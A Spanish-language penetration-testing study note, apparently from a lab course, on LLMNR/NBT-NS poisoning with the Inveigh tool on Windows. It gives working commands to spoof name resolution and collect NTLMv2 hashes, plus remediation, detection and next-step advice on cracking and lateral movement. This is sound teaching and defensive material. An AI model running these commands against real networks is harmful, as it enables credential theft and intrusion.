LLMNR & NBT-NS Poisoning desde Windows (Inveigh)
Capturar credenciales NTLMv1/NTLMv2 en un entorno Windows usando Inveigh, equivalente a Responder en Linux, pero en PowerShell/C#.
🧭 1. Introducción
-
Cuando tenemos un host Windows como attack box o local admin en la red, podemos usar Inveigh para:
-
Escuchar LLMNR, NBT-NS, DNS y más.
-
Capturar credenciales enviadas a SMB, HTTP, HTTPS, LDAP, WPAD, WebDAV.
-
-
La herramienta se encuentra usualmente en:
C:\Tools\Inveigh.ps1 C:\Tools\Inveigh.exe
🛠️ 2. Usando Inveigh en PowerShell
Importar el módulo y listar parámetros:
PS C:\htb> Import-Module .\Inveigh.ps1
PS C:\htb> (Get-Command Invoke-Inveigh).Parameters
Parámetros importantes:
| Parámetro | Función |
|---|---|
-LLMNR |
Habilita spoofing LLMNR |
-NBNS |
Habilita spoofing NBT-NS |
-ConsoleOutput |
Muestra salida en consola |
-FileOutput |
Guarda resultados en archivo |
-SpooferHostsReply |
Define hosts a responder |
-PcapTCP/-PcapUDP |
Guardar tráfico capturado |
Wiki de Inveigh tiene explicación completa de todos los parámetros.
Ejecutar LLMNR y NBNS Spoofing:
# Importar el módulo
Import-Module .\Inveigh.ps1

# Ejecutar Inveigh con LLMNR y NBNS spoofing
Invoke-Inveigh -LLMNR Y -NBNS Y -ConsoleOutput Y -FileOutput Y
# Ver todos los hashes NTLMv2 únicos capturados
Get-Inveigh -NTLMV2Unique

# O ver solo para el usuario svc_qualys
Get-Inveigh -NTLMV2 | Where-Object { $_ -like "*svc_qualys*" }

# Ver nombres de usuario capturados
Get-Inveigh -NTLMV2Usernames

Si la consola da error en el listener HTTP, revise que el puerto 80 esté libre.
🖥️ 3. Uso de Inveigh C# (InveighZero)
-
La versión PowerShell es el PoC original.
-
La versión C# combina PowerShell + código C# original.
-
Requiere compilación con Visual Studio (aunque en labs suele estar ya compilada).
Ejecutar versión C#:
PS C:\htb> .\Inveigh.exe
-
Detecta IP y listeners por defecto.
-
[+]indica opciones habilitadas por defecto,[ ]las deshabilitadas. -
Permite usar consola interactiva con
ESC.
📜 4. Consola interactiva de Inveigh
Comandos principales:

GET NTLMV2UNIQUE       → Obtener hashes NTLMv2 únicos por usuario
GET NTLMV2USERNAMES    → Listar usernames + IP + challenge
GET CLEARTEXT           → Credenciales en texto claro capturadas
RESUME                  → Reanuda la salida en tiempo real
STOP                    → Detener Inveigh
Para ver hashes capturados rápidamente:
GET NTLMV2UNIQUE
Ejemplo de hashes capturados:

Para ver usuarios:
GET NTLMV2USERNAMES
Salida típica:

🔐 5. Remediación
- Mitre ATT&CK T1557.001: Adversary-in-the-Middle, LLMNR/NBT-NS Poisoning & SMB Relay.

Deshabilitar LLMNR:
- GPO:
Computer Configuration → Administrative Templates → Network → DNS Client → "Turn Off Multicast Name Resolution" → Enabled
Deshabilitar NBT-NS:
-

Debe hacerse localmente:
-
Panel de Control → Centro de redes → Cambiar configuración del adaptador.
-
Propiedades → IPv4 → Avanzado → WINS → Desactivar NetBIOS sobre TCP/IP.
-
-

Para toda la red: script PowerShell en GPO Startup:
$regkey = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $regkey |foreach { Set-ItemProperty -Path "$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2 -Verbose}
- Guardar script en
\\dominio\SYSVOL\...\scriptsy vincularlo al GPO.
🕵️♂️ 6. Detección
-
Monitorizar tráfico UDP 5355 (LLMNR) y 137 (NBT-NS).
-
Revisar event IDs 4697 y 7045.
-
Monitorizar registro:
HKLM\Software\Policies\Microsoft\Windows NT\DNSClient\EnableMulticast
-
Valor
0→ LLMNR deshabilitado. -
Método activo: enviar requests falsos y alertar si hay respuestas sospechosas (indicativo de atacante).
⚡ 7. Moving On
-
Una vez capturados los hashes, se recomienda:
-
Enumerar con BloodHound.
-
Priorizar usuarios a crackear offline (NTLMv2).
-
Credenciales privilegiadas → movimiento lateral, escalada de privilegios.
-
Si cracks no rinden, usar password spraying.
-